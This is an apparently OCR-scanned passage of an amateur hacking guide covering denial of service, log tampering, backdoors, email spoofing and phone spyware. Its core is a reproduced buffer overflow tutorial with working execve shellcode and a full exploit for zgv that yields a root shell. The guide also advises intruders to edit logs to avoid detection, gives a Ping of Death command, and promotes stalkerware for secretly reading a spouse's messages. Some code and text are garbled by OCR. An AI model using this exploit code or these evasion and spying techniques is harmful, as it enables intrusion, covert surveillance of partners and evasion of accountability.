
- To perform this procedure, you must be a member of the Administrators group on the local computer, or you must have been delegated the appropriate authority. If the computer is joined to a domain, members of the Domain Admins group might be able to perform this procedure. As a security best practice, consider using Run as to perform this procedure.
- To open a command prompt, click **Start**, point to **All programs**, point to **Accessories**, and then click **Command prompt**.
- If you are using Active Directory integrated authentication, you must log on to the Active Directory domain, not the local computer, to perform this procedure.
- The user's mailbox is not migrated. For the new Active Directory user account to be able to send and receive e-mail, you must change the authentication method to Active Directory integrated authentication and create a new mailbox for the Active Directory user account.
- To view the complete syntax for this command, at a command prompt, type: **winpop help**

Information about functional differences

Your server might function differently based on the version and edition of the operating system that is installed, your account permissions, and your menu settings.

Once you have added your self as a Administrator you can now access all the username and password in the password file.

Notes



Denial of Service Basics

5.0 What is Denial of Service?

DoS (Denial of Service) is simply rendering a service incapable of responding to requests in a timely manner. This is a controversial subject, since some people think that DoS is not a hack, and/or is rather juvenile and petty. We prefer to think of them as just one more kind of tool in the toolbox, and as such, will continue to include material on them in "How To Become The World's No 1. Hacker Short & Simple S&S GUIDE." Ask yourself which is more alarming: the number of kids trying DoS attacks, or the number of DoS attacks that succeed?

Regardless of your feelings, DoS has been steadily gaining in popularity, whether with hackers mad at other hackers, sysadmins mad at spammers, or whomever—virtually everyone we've run into that is aware of the potential of DoS at least has software to do it, admins included.

5.1 What are some DoS scenarios?

Reasons that a hacker might want to resort to DoS might include the following:

- *A Trojan has been installed, but a reboot is required to activate it.*
- *A hacker wishes to cover their tracks very dramatically, or cover CPU activity with a random crash to make the site think it was just a fluke.*

"How To Become The World's No. 1 Hacker Short & Simple" is acting out of the need (or delusion) that the DoS serves a greater good, such as a DoS attack on Pro-Life sites by Pro-Choice believers.

5.0 DENIAL OF SERVICE BASICS

Reasons that a sysadmin might use DoS:

- *A sysadmin may want to ensure that their site is not vulnerable by testing out the latest patch.*
- *A sysadmin has a runaway process on a server causing problems and cannot physically access the box (Simple Nomad has officially done this twice now).*
- *The sysadmin isn't a sysadmin at all, but a pissed-off lamer who has a poor outlook and too much free time.*

5.2 What is the Ping of Death?

The "Ping of Death" is a large ICMP packet. The target receives the ping in fragments and starts reassembling the packet. However, due to the size of the packet once it is reassembled, it is too big for the buffer and overflows it. This causes unpredictable results, such as reboots or system hangs.

Windows NT is capable of sending such a packet. By simply typing in *"ping -165527 -s 1 target"*, you can send such a ping. There are also source code examples available for Unix platforms that allow large ping packets to be constructed. These sources are freely available.

Most systems have patches available to prevent the Ping of Death from working. However, it is still included here for historical reasons, as the Ping of Death helped get the whole DoS craze really going, since it was so easy to perform.

5.3 What is a SYN Flood attack?

In the TCP/IP protocol, a three-way handshake takes place as a connection to a service is established. First, in a SYN packet from the client, to which the service responds with a SYNACK. Finally, the client responds to the SYNACK and the connection is considered established.

A SYN Flood attack is when the client does not responsd to the service's SYNACK and continues to send SYN packets, tying up the service until the handshake times out. The source address of the client is forged to a non-existant host, and as long as the SYN packets are sent faster than the timeout rate of the service host's TCP stack, the service will be unable to establish new connections.

This is only a simplified version of what happens, though. For more elaborate details and sample Linux code for creating a flood, read **Project Neptune**.

5.4 What are other popular DoS attacks?

Most others involve ICMP packets (such as used in 'ping') to create massive floods of traffic, or other packet malformations. Search for winnuke, smurf, or teardrop for more details, or visit one of the many sites dedicated to providing such tools, such as **Packetstorm**.

5.5 What are distributed DoS attacks?

Distributed DoS attacks are an interesting phenomenon. The premise goes like this:

- *Attacker compromises 500 computers*
- *Attacker installs special software to listen for commands and send massive loads of packets*
- *Attacker uses special client software to send commands to 500 computers to direct them to flood a victim network*

There are already several such tools available, such as “Trinoo,” “TFN2K,” and “stacheldraht.” Look for them on **Packetstorm**.

5.6 How can I discover new DoS attacks?

New DoS attacks are fairly easy to discover. Flooding any service or system with malformed or excessive packets and observing the behavior will tell you if you’ve discovered something interesting. It is advised that you test this kind of thing against home systems or cooperating friends until you’ve perfected your techniques.

Often, it is easy to trace the source of such attacks, especially if you launch them from your home system without IP forgery; and since DoS is illegal against systems you don’t have permission to attack, and may violate your ISP’s acceptable use policy, you might want to be careful.

5.7 How does one defend against DoS attacks?

Good question.

Oh, you want an answer? Well, it often isn’t easy to defend against DoS attacks, but there are a few things you can do. For defending against your Ping of Death style of attacks (malformed packets that crash a service or the system itself), the best line of defense is to keep your systems patched up, and to put a firewall between yourself and the Internet that is patched up. This really is the best method.

As far as bandwidth stealing attacks, such as floods, there is not a lot you can do. **Packetstorm** ran a contest that posed the question as far as distributed attacks go, and several of the concepts in numerous papers can be applied across the board to any DoS attack. The best papers included:

- “**Protecting Against the Unknown**,” by Mixter

This long “college dissertation”-style paper covers all kinds of security problems.

- “**Purgatory 101: Learning to cope with the SYNs of the Internet**,” by NightAxis and RFP

This is the paper that probably should have won since it addressed the idea of tracing the attack down.

- “**Strategies for Defeating Distributed Attacks**,” by Simple Nomad

This paper outlines methods on defeating the stealth communications used by most distributed attack systems, and was the one *we* hoped would win.

Notes

Logging Basics

6.1 Why do I care about auditing, accounting, and logging?

Auditing, accounting, logging—call it what you will, these are things used to create permanent or semi-permanent records of events on a system. Unfortunately, these can record your intrusion activities, sometimes in explicit and evidence-worthy detail. Therefore, potential intruders should be aware of what record-keeping is available (either as a regular feature of the system or as add-ons) and have possible methods for defeating such recordings.

Some types of logging include simple text files with entries showing logins and logouts, and maybe failed logins. Others show what programs were accessed, which programs were not run when a request failed, or keep track of an individual's disk usage. All can reveal info that can allow an administrator to reconstruct an attack.

6.2 What are some different logging techniques used by Admins?

Admins generally prefer to use simple logging techniques to prevent piling on to their current workload. Logs take up space, and large log files are sometimes very difficult to sift through as sys admins are looking for problems. These logs are usually stored in directories generally protected from casual viewing, or at least editing.

6.3 Why should I not just delete the log files?

Typically, log files do not disappear. This might lead a curious sys admin to poke around looking for problems, and a paranoid sys admin to look for intruders. The logs should be edited, if possible, or the entries into them made to look as normal as possible.

Notes

Miscellaneous Basics

7.0 What is a Backdoor?

A “backdoor” is simply a way back into a system that not only bypasses existing security to regain access, but may even defeat any additional security enhancements added onto a system.

Backdoors can range from the simple to the exotic. Simple backdoors might include creating a new user account just for your intrusion needs, or taking over a little-used account. More complex backdoors may bypass regular access completely and involve Trojans, such as a login program that gives you administrative access if you type in a special password.

Backdoors can be chained together, which is the technique used by most hackers. This involves a combination of techniques. For example, one or more accounts that have basic user access may have had their passwords cracked, and one or more accounts may be created by “How To Become The World’s No. 1 Hacker Short & Simple.” Once the system is accessed by “How To Become The World’s No. 1 Hacker Short & Simple,” the S&S GUIDE may activate some technique or exploit a system misconfiguration that allows greater access.

Often a hacker will lower the defenses in certain areas by slightly altering system configuration files. Perhaps a Trojan program has been installed that will open holes upon command by “How To Become The World’s No. 1 Hacker Short & Simple.” Some of these techniques will be discussed in detail in the individual operating system sections of this S&S GUIDE.

7.1 What is a Buffer Overflow?

Buffer overflows are a favorite exploit for hackers. The vast majority of Microsoft’s available patches fix unchecked buffer problems — but what about applications developed in-house? They are just as susceptible as commercial applications to buffer-overflow attack. It is therefore critical that you understand how they work and perform vulnerability testing on your home-grown applications prior to deployment.

A buffer overflow is an exploit that takes advantage of a program that is waiting on a user's input. There are two main types of buffer overflow attacks: stack based and heap based. Heap-based attacks flood the memory space reserved for a program, but the difficulty involved with performing such an attack makes them rare. Stack-based buffer overflows are by far the most common.

In a stack-based buffer overrun, the program being exploited uses a memory object known as a stack to store user input. Normally, the stack is empty until the program requires user input. At that point, the program writes a return memory address to the stack and then the user's input is placed on top of it. When the stack is processed, the user's input gets sent to the return address specified by the program.

However, a stack does not have an infinite potential size. The programmer who develops the code must reserve a specific amount of space for the stack. If the user's input is longer than the amount of space reserved for it within the stack, then the stack will overflow. This in itself isn't a huge problem, but it becomes a huge security hole when combined with malicious input.

For example, suppose a program is waiting for a user to enter his or her name. Rather than enter the name, the hacker would enter an executable command that exceeds the stack size. The command is usually something short. In a Linux environment, for instance, the command is typically EXEC("sh"), which tells the system to open a command prompt window, known as a root shell in Linux circles.

Yet overflowing the buffer with an executable command doesn't mean that the command will be executed. The attacker must then specify a return address that points to the malicious command. The program partially crashes because the stack overflowed. It then tries to recover by going to the return address, but the return address has been changed to point to the command specified by the hacker. Of course this means that the hacker must know the address where the malicious command will reside. To get around needing the actual address, the malicious command is often padded on both sides by NOP instructions, a type of pointer. Padding on both sides is a technique used when the exact memory range is unknown. Therefore, if the address the hacker specifies falls anywhere within the padding, the malicious command will be executed.

The last part of the equation is the executable program's permissions. As you know, most modern operating systems have some sort of mechanism to control the access level of the user who's currently logged on and executable programs typically require a higher level of permissions. These programs therefore run either in kernel mode or with permissions inherited from a service account. When a stack-overflow attack runs the command found at the new return address, the program thinks it is still running. This means that the command prompt window that has been opened is running with the same set of permissions as the application that was compromised. Generally speaking, this often means that you will gain full control of the operating system.

7.2 Q. How do I write a buffer overflow?

A. If you are not an advance computer programmer, then go to the next chapter?

Buffer overflows in user input dependent buffers have become one of the biggest security hazards on the internet and to modern computing in general. This is because such an error can easily be made at programming level, and while invisible for the user who does not understand or cannot acquire the source code, many of those errors are easy to exploit. This paper attempts to teach the novice - average C programmer how an overflow condition can be proven to be exploitable.

1. Memory

Note: The way we describe it here, memory for a process is organized on most computers, however it depends on the type of processor architecture. This example is for x86 and roughly applies to Sparc.

The principle of exploiting a buffer overflow is to overwrite parts of memory that are not supposed to be overwritten by arbitrary input and making the process execute this code. To see how and where an overflow takes place, let us look at how memory is organized. A page is a part of memory that uses its own relative addressing, meaning the kernel allocates initial memory for the process, which it can then access without having to know where the memory is physically located in RAM. The processes memory consists of three sections:

- Code segment, data in this segment are assembler instructions that the processor executes. The code execution is non-linear, it can skip code, jump, and call functions on certain conditions. Therefore, we have a pointer called EIP, or instruction pointer. The address where EIP points to always contains the code that will be executed next.

- Data segment, space for variables and dynamic buffers

- Stack segment, which is used to pass data (arguments) to functions and as a space for variables of functions. The bottom (start) of the stack usually resides at the very end of the virtual memory of a page, and grows down. The assembler command PUSHL will add to the top of the stack, and POPL will remove one item from the top of the stack and put it in a register. For accessing the stack memory directly, there is the stack pointer ESP that points at the top (lowest memory address) of the stack.

2. Functions

A function is a piece of code in the code segment that is called, performs a task, and then returns to the previous thread of execution. Optionally, arguments can be passed to a function. In assembler, it usually looks like this (very simple example, just to get the idea):

```
memory address         code
0x8054321 <main+x>      pushl $0x0
0x8054322       call $0x80543a0 <function>
0x8054327       ret
0x8054328       leave
...
0x80543a0 <function>    popl %eax
0x80543a1       addl $0x1337,%eax
0x80543a4       ret
```

What happens here? The main function calls function(0); The variable is 0, main pushes it onto the stack, and calls the function. The function gets the variable from the stack using popl. After finishing, it returns to 0x8054327. Commonly, the main function would always push register EBP on the stack, which the function stores, and restores after finishing. This is the frame pointer concept that allows the function to use own offsets for addressing, which is mostly uninteresting while dealing with exploits, because the function will not return to the original execution thread anyways. We just have to know what the stack looks like. At the top, we have the internal buffers and variables of the function. After this, there is the saved EBP register (32 bit, which is 4 bytes), and then the return address, which is again 4 bytes. Going further down, there are the arguments passed to the function, which are uninteresting to us.

In this case, our return address is 0x8054327. It is automatically stored on the stack when the function is called. This return address can be overwritten, and changed to point to any point in memory, if there is an overflow somewhere in the code.

3. Example of an exploitable program

Let us assume that we exploit a function like this:

```
void lame (void) { char small30; gets (small); printf("%s\n", small); }
main() { lame (); return 0; }
```

Compile and disassemble it:

```
# cc -ggdb blah.c -o blah
/tmp/cca017401.o: In function `lame’:
/root/blah.c:1: the `gets’ function is dangerous and should not be used.
# gdb blah
/* short explanation: gdb, the GNU debugger is used here to read the
    binary file and disassemble it (translate bytes to assembler code) */
(gdb) disas main
Dump of assembler code for function main:
0x80484c8 <main>:          pushl   %ebp
0x80484c9 <main+1>:        movl    %esp,%ebp
0x80484cb <main+3>:        call    0x80484a0 <lame>
0x80484d0 <main+8>:        leave
0x80484d1 <main+9>:        ret

(gdb) disas lame
Dump of assembler code for function lame:
/* saving the frame pointer onto the stack right before the ret address */
0x80484a0 <lame>:          pushl   %ebp
0x80484a1 <lame+1>:        movl    %esp,%ebp
/* enlarge the stack by 0x20 or 32. our buffer is 30 characters, but the
    memory is allocated 4byte-wise (because the processor uses 32bit words)
    this is the equivalent to: char small30; */
0x80484a3 <lame+3>:        subl    $0x20,%esp
/* load a pointer to small30 (the space on the stack, which is located
    at virtual address 0xffffffe0(%ebp)) on the stack, and call
    the gets function: gets(small); */
0x80484a6 <lame+6>:        leal    0xffffffe0(%ebp),%eax
0x80484a9 <lame+9>:        pushl   %eax
0x80484aa <lame+10>:       call    0x80483ec <gets>
0x80484af <lame+15>:       addl    $0x4,%esp
/* load the address of small and the address of “%s\n” string on stack
    and call the print function: printf(“%s\n”, small); */
0x80484b2 <lame+18>:       leal    0xffffffe0(%ebp),%eax
0x80484b5 <lame+21>:       pushl   %eax
0x80484b6 <lame+22>:       pushl   $0x804852c
0x80484bb <lame+27>:       call    0x80483dc <printf>
0x80484c0 <lame+32>:       addl    $0x8,%esp
```

```
/* get the return address, 0x80484d0, from stack and return to that address.
   you don't see that explicitly here because it is done by the CPU as 'ret' */
0x80484c3 <lame+35>:    leave
0x80484c4 <lame+36>:    ret

End of assembler dump.
```

3a. Overflowing the program

```
# ./blah
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxx <- user input
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
# ./blah
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx <- user input
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
Segmentation fault (core dumped)
# gdb blah core
(gdb) info registers
     eax:         0x24            36
     ecx:    0x804852f    134513967
     edx:          0x1             1
     ebx:     0x11a3c8      1156040
     esp: 0xbffffdb8 -1073742408
     ebp:     0x787878      7895160
                ^^^^^^
```

EBP is 0x787878, this means that we have written more data on the stack than the input buffer could handle. 0x78 is the hex representation of 'x'. The process had a buffer of 32 bytes maximum size. We have written more data into memory than allocated for user input and therefore overwritten EBP and the return address with 'xxxx', and the process tried to resume execution at address 0x787878, which caused it to get a segmentation fault.

3b. Changing the return address

Lets try to exploit the program to return to lame() instead of return. We have to change the return address form 0x80484d0 to 0x80484cb. In memory, we have: 32 bytes buffer space | 4 bytes saved EBP | 4 bytes RET Here is a simple program to put the 4byte return address into a 1byte character buffer:

```
main()
{
int i=0; char buf44;
for (i=0;i<=40;i+=4)
*(long *) &bufi = 0x80484cb;
puts(buf);
}
# ret
???????????,

# (ret;cat)|./blah
test        <- user input
???????????,test
test        <- user input
test
```

Here we are, the program went through the function two times. If an overflow is present, the return address of functions can be changed to alter the programs execution thread.

4. Shellcode

To keep it simple, shellcode is simply assembler commands, which we write on the stack and then change the return address to return to the stack. Using this method, we can insert code into a vulnerable process and then execute it right on the stack.

So, let us generate insertable assembler code to run a shell. A common system call is execve(), which loads and runs any binary, terminating execution of the current process.

The manpage gives us the usage:

```
int execve (const char *filename, char *const argv , char *const envp);
```

Let us get the details of the system call from glibc2:

```
# gdb /lib/libc.so.6
(gdb) disas execve
Dump of assembler code for function execve:
0x5da00 <execve>:           pushl    %ebx

/* this is the actual syscall. before a program would call execve, it would
   push the arguments in reverse order on the stack: **envp, **argv, *filename */
/* put address of **envp into edx register */
0x5da01 <execve+1>:         movl     0x10(%esp,1),%edx
/* put address of **argv into ecx register */
```

```
0x5da05 <execve+5>:        movl    0xc(%esp,1),%ecx
/* put address of *filename into ebx register */
0x5da09 <execve+9>:        movl    0x8(%esp,1),%ebx
/* put 0xb in eax register; 0xb == execve in the internal system call table */
0x5da0d <execve+13>:       movl    $0xb,%eax
/* give control to kernel, to execute execve instruction */
0x5da12 <execve+18>:       int     $0x80

0x5da14 <execve+20>:       popl    %ebx
0x5da15 <execve+21>:       cmpl    $0xfffff001,%eax
0x5da1a <execve+26>:       jae     0x5da1d <__syscall_error>
0x5da1c <execve+28>:       ret
End of assembler dump.
```

4a. Making the code portable

We have to apply a trick to be able to make shellcode without having to reference the arguments in memory the conventional way, by giving their exact address on the memory page, which can only be done at compile time.

Once we can estimate the size of the shellcode, we can use the instructions jmp <bytes> and call to go a specified number of bytes back or forth in the execution thread. Why use a call? We have the opportunity that a CALL will automatically store the return address on the stack, the return address being the next 4 bytes after the CALL instruction. By placing a variable right behind the call, we indirectly push its address on the stack without having to know it.

```
0     jmp <Z>        (skip Z bytes forward)
2     popl %esi
... put function(s) here ...
Z     call <-Z+2> (skip 2 less than Z bytes backward, to POPL)
Z+5 .string        (first variable)
```

(Note: If you are going to write code more complex than for spawning a simple shell, you can put more than one .string behind the code. You know the size of those strings and can therefore calculate their relative locations once you know where the first string is located.)

4b. The shellcode

```
global code_start        /* we'll need this later, do not mind it */
global code_end
   .data
code_start:
   jmp    0x17
   popl %esi
   movl %esi,0x8(%esi)    /* put address of **argv behind shellcode,
                0x8 bytes behind it so a /bin/sh has place */
   xorl %eax,%eax       /* put 0 in %eax */
   movb %eax,0x7(%esi)    /* put terminating 0 after /bin/sh string */
   movl %eax,0xc(%esi)    /* another 0 to get the size of a long word */
my_execve:
   movb $0xb,%al       /* execve(                */
   movl %esi,%ebx       /* "/bin/sh",            */
   leal 0x8(%esi),%ecx    /* & of "/bin/sh", */
   xorl %edx,%edx       /* NULL            */
   int $0x80       /* );            */
   call -0x1c
   .string "/bin/shX"    /* X is overwritten by movb %eax,0x7(%esi) */
code_end:
```

(The relative offsets 0x17 and -0x1c can be gained by putting in 0x0, compiling, disassembling, and then looking at the shell codes size.)

This is already working shellcode, though minimal. You should at least disassemble the exit() syscall and attach it (before the 'call'). The real art of making shellcode also consists of avoiding any binary zeroes in the code (indicates end of input/buffer very often) and modify it for example, so the binary code does not contain control or lower characters, which would get filtered out by some vulnerable programs.
Most of this stuff is done by self-modifying code, as we had in the movb %eax,0x7(%esi) instruction. We replaced the X with \0, but without having a \0 in the shellcode initially...

Let us test this code... save the above code as code.S (remove comments) and the following file as code.c:

```
extern void code_start();
extern void code_end();
#include <stdio.h>
main() { ((void (*)(void)) code_start)(); }
```

```
# cc -o code code.S code.c
# ./code
bash#
```

You can now convert the shellcode to a hex char buffer.
Best way to do this is, print it out:

```
#include <stdio.h>
extern void code_start(); extern void code_end();
main() { fprintf(stderr,"%s",code_start); }
```

and parse it through aconv -h or bin2c.pl, those tools can be found at:

http://www.dec.net/~dhg or **http://members.tripod.com/mixtersecurity**.

5. Writing an exploit

Let us look at how to change the return address to point to shellcode put on the stack, and write a sample exploit. We will take zgv, because that is one of the easiest things to exploit out there.

```
# export HOME=`perl -e 'printf "a" x 2000'`
# zgv
Segmentation fault (core dumped)
# gdb /usr/bin/zgv core
#0 0x61616161 in ?? ()
(gdb) info register esp
        esp: 0xbffff574 -1073744524
```

Well, this is the top of the stack at crash time. It is safe to presume that we can use this as return address to our shellcode. We will now add some NOP (no operation) instructions before our buffer, so we do not have to be 100% correct regarding the prediction of the exact start of our shellcode in memory (or even brute forcing it).
The function will return onto the stack somewhere before our shellcode, work its way through the NOPs to the initial JMP command, jump to the CALL, jump back to the popl, and run our code on the stack.

Remember, the stack looks like this: at the lowest memory address, the top of the stack where ESP points to, the initial variables are stored, namely the buffer in zgv that stores the HOME environment variable.

After that, we have the saved EBP(4bytes) and the return address of the previous function. We must write 8 bytes or more behind the buffer to overwrite the return address with our new address on the stack.

The buffer in zgv is 1024 bytes big. You can find that out by glancing at the code, or by searching for the initial subl $0x400,%esp (=1024) in the vulnerable function. We will now put all those parts together in the exploit:

5a. Sample zgv exploit

```
/*                              zgv v3.0 exploit by Mixter
                buffer overflow tutorial - http://1337.tsx.org

             sample exploit, works for example with precompiled
      redhat 5.x/suse 5.x/redhat 6.x/slackware 3.x linux binaries */

#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>

/* This is the minimal shellcode from the tutorial */
static char shellcode=
“\xeb\x17\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d”
“\x4e\x08\x31\xd2\xcd\x80\xe8\xe4\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x58”;

#define NOP       0x90
#define LEN       1032
#define RET       0xbffff574

int main()
{
char bufferLEN;
long retaddr = RET;
int i;

fprintf(stderr,”using address 0x%lx\n”,retaddr);

/* this fills the whole buffer with the return address, see 3b) */
for (i=0;i<LEN;i+=4)
     *(long *)&bufferi = retaddr;
```

```
/* this fills the initial buffer with NOP’s, 100 chars less than the
     buffer size, so the shellcode and return address fits in comfortably */
for (i=0;i<(LEN-strlen(shellcode)-100);i++)
     *(buffer+i) = NOP;

/* after the end of the NOPs, we copy in the execve() shellcode */
memcpy(buffer+i,shellcode,strlen(shellcode));

/* export the variable, run zgv */

setenv(“HOME”, buffer, 1);
execlp(“zgv”,”zgv”,NULL);
return 0;
}

/* EOF */
```

We now have a string looking like this:

```
 ... NOP NOP NOP NOP NOP JMP SHELLCODE CALL /bin/sh RET RET RET RET
RET RET
```

While zgv’s stack looks like this:

```
v— 0xbffff574 is here
 S M A L L B U F F E R  SAVED EBP ORIGINAL RET
```

The execution thread of zgv is now as follows:

main ... -> function() -> strcpy(smallbuffer,getenv(“HOME”));
At this point, zgv fails to do bounds checking, writes beyond the small buffer, and the return address to main is overwritten with the return address on the stack. function() does leave/ret and the EIP points onto the stack:

```
0xbffff574 nop
0xbffff575 nop
0xbffff576 nop
0xbffff577 jmp $0x24                             1
0xbffff579 popl %esi                  3 <—\       |
... shellcode starts here ...        |        |
0xbffff59b call -$0x1c                    2 <—/
0xbffff59e .string "/bin/shX"
```

Lets test the exploit...

```
# cc -o zgx zgx.c
# ./zgx
using address 0xbffff574
bash#
```

5b. Further tips on writing exploits

There are many programs that are tough to exploit, but nonetheless vulnerable. However, there are many tricks you can do to get behind filtering and such. Also other overflow techniques do not necessarily include changing the return address at all or only the return address. There are so-called pointer overflows, where a pointer that a function allocates can be overwritten by an overflow, altering the programs execution flow (an example is the RoTShB bind 4.9 exploit), and exploits where the return address points to the shells environment pointer, where the shellcode is located instead of being on the stack (this defeats very small buffers, and Non-executable stack patches, and can fool some security programs, though it can only be performed locally).

Another important subject for the skilled shellcode author is radically self-modifying code, which initially only consists of printable, non-white upper case characters, and then modifies itself to put functional shellcode on the stack which it executes, etc. You should never, ever have any binary zeroes in your shell code, because it will most possibly not work if it contains any. However, discussing how to sublimate certain assembler commands with others would go beyond the scope of this paper. We also suggest reading the other great overflow howto's out there, written by aleph1, Taeoh Oh and mudge.

6. Conclusions

We have learned, that once an overflow is present which is user dependent, it can be exploited about 90% of the time, even though exploiting some situations is difficult and takes some skill. Why is it important to write exploits? Because ignorance is omniscient in the software industry. There have already been reports of vulnerabilities due to buffer overflows in software, though the software has not been updated, or the majority of users did not update, because the vulnerability was hard to exploit and nobody believed it created a security risk. Then, an exploit actually comes out, proves, and practically enables a program to be exploitable, and there is usually a big (necessary) hurry to update it.

7.0 MISCELLANEOUS BASICS

As for the programmer (you), it is a hard task to write secure programs, but it should be taken very serious. This is an especially large concern when writing servers, any type of security programs, or programs that are suid root, or designed to be run by root, any special accounts, or the system itself. Apply bounds checking (strn*, sn*, functions instead of sprintf etc.), prefer allocating buffers of a dynamic, input-dependent, size, be careful on for/while/etc. loops that gather data and stuff it into a buffer, and generally handle user input with very much care are the main principles we suggested.

There has also been made notable effort of the security industry to prevent overflow problems with techniques like non-executable stack, suid wrappers, guard programs that check return addresses, bounds checking compilers, and so on. You should make use of those techniques where possible, but do not fully rely on them. Do not assume to be safe at all, if you run a vanilla two-year old UNIX distribution without updates, but overflow protection or (even more stupid) firewalling/IDS. It cannot assure security, if you continue to use insecure programs because _all_ security programs are _software_ and can contain vulnerabilities themselves, or at least not be perfect. If you apply frequent updates _and_ security measures, you can still not expect to be secure, _but_ you can hope.

7.3 What is “lame”?

Lame. This is an adjective that says something is either useless or beneath a hacker to use, and therefore is shunned. It usually reflects a fixation on the simple and the bypassing of any real thought processes. Since that isn’t much in the way of explanation, we’ll define it in context:

Microsoft

Bill Gates has too much money, releases software loaded with security flaws, and will not fix any security problem unless the problem is made public. Real hackers will load up a free OS and only run Windows NT or 2000 in a VMWare virtual session. The only exception is to play games, and then a Win98 partition or extra computer is tolerated.

America Online

AOL is lame for several reasons. First, it has helped create a huge glut on the Internet, as the AOL “engineers” worked feverishly to make AOL easy to use and then tied it to the Internet without providing Internet newbies with any sense of netiquette or how the medium worked. Instant chaos.

Also, the vast majority of hacker wannabies have either an AOL or Hotmail email address. A real hacker will download and install a free operating system, and hook up with an ISP that provides extra services (shell access, etc). A wannabe uses Mommy’s computer with Windows 98 and AOL already installed.

Hotmail

One of the first things AOL users or other wannabes who float from library to library for Internet computer time do is get a Hotmail account. Besides, it is.

7.4 How do I get around censorware like Net Nanny or the Great Firewall of China?

Peacefire, a "people for young people's freedom of speech" organization, has **some good instructions:**

(**http://www.peacefire.org/circumventor/simple-circumventor-instructions.html**).

7.5 How can I forge email addresses?

In order to hack a computer you must know the IP address of the computer. The IP address is like your home or office's physical address. In order for someone to come visit you, wanted or not, they would need to know your address. In order for a hacker to come visit your computer, the hacker needs to know your IP "Address."

IPSNITCH is two powerful programs in one. The first powerful program is email spoofing. This allows you to send an email to anyone you like and make it appear to have come from someone else.

The second powerful program allows you to get anyone's IP address. With IPSNITCH all you need is an email address of the person in which you are targeting. IPSNITCH lets you send that person an email making the email look like it came from someone else. When a person opens the email, it will automatically send you the person's personal IP address and the ISP that owns the IP address.

IPSNITCH works with POP3, as well as web-based emails such as Gmail, Yahoo, Hotmail, Live and others.

7.6 Mobile Spyware

Have you ever wanted to secretly spy on your spouse's cell phone due to signs of cheating? Or perhaps you're worried about your children, and want to monitor their cell phone for evidence of sexual activity or drug abuse?

Now you can, and it's a lot easier to do than you think. All it takes is for you to purchase spy-phone software available from several online cell phone spy vendors. Within minutes of your purchase, you can be reading your suspected cheating spouse's sms messages, find out who they are calling or who is calling them, know where your children are, listen in on their surroundings or even intercept a live phone conversation.

**It's worth mentioning that another option is to buy a cell phone with mobile spy software pre-installed for you. These phones are usually referred to as “spyphones” and are sold by many online spy phone vendors. However, watch out for the cost. I’ve seen some of these spyphones selling for $500 - $1,500, and all you are getting is an old cell phone with spy phone software pre-installed.

Spyware

8.0 Q. What are your top Mobile Spyware picks?

A. That's simple:

So how does a product that I rated one of the worst spy phone products for the past year, become my #1 recommended cell phone spy product?

It all started with an email from the guys over at Flexispy asking if I'd be willing to try out their new improved versions of Flexispy.

In their email, they indicated they made several significant improvements in both spy phone features that are not available by any other spy phone vendor, but also in their customer service.

I was intrigued, so I took them up on their offer to test out their new software, and I was **absolutely** blown away by what they've been able to accomplish.

The features offered by their top line **PRO-X** version, is by far the most feature rich spy phone product available anywhere in the world. No other product comes close. No matter what you read or hear, Flexispy clearly is the leader right now.


Here is an overview of their product line.

- **Flexispy Pro-X**: Top of the line spy phone. Features include the ability to listen in on LIVE calls, secret mobile GPS tracker, read SMS messages, phone call history, email, & secretly listen in on the phone's surroundings.
- **Flexispy Pro**: All features of the Pro-X version, EXCEPT the ability to listen to live phone calls.
- **Flexispy Light**: Read SMS messages, call history, & email. (same features as Mobile Spy)
- **Flexispy Bug:** Remote listening only. Use this product to bug a room or secretly listen in on your target's surroundings.

8.0 SPYWARE

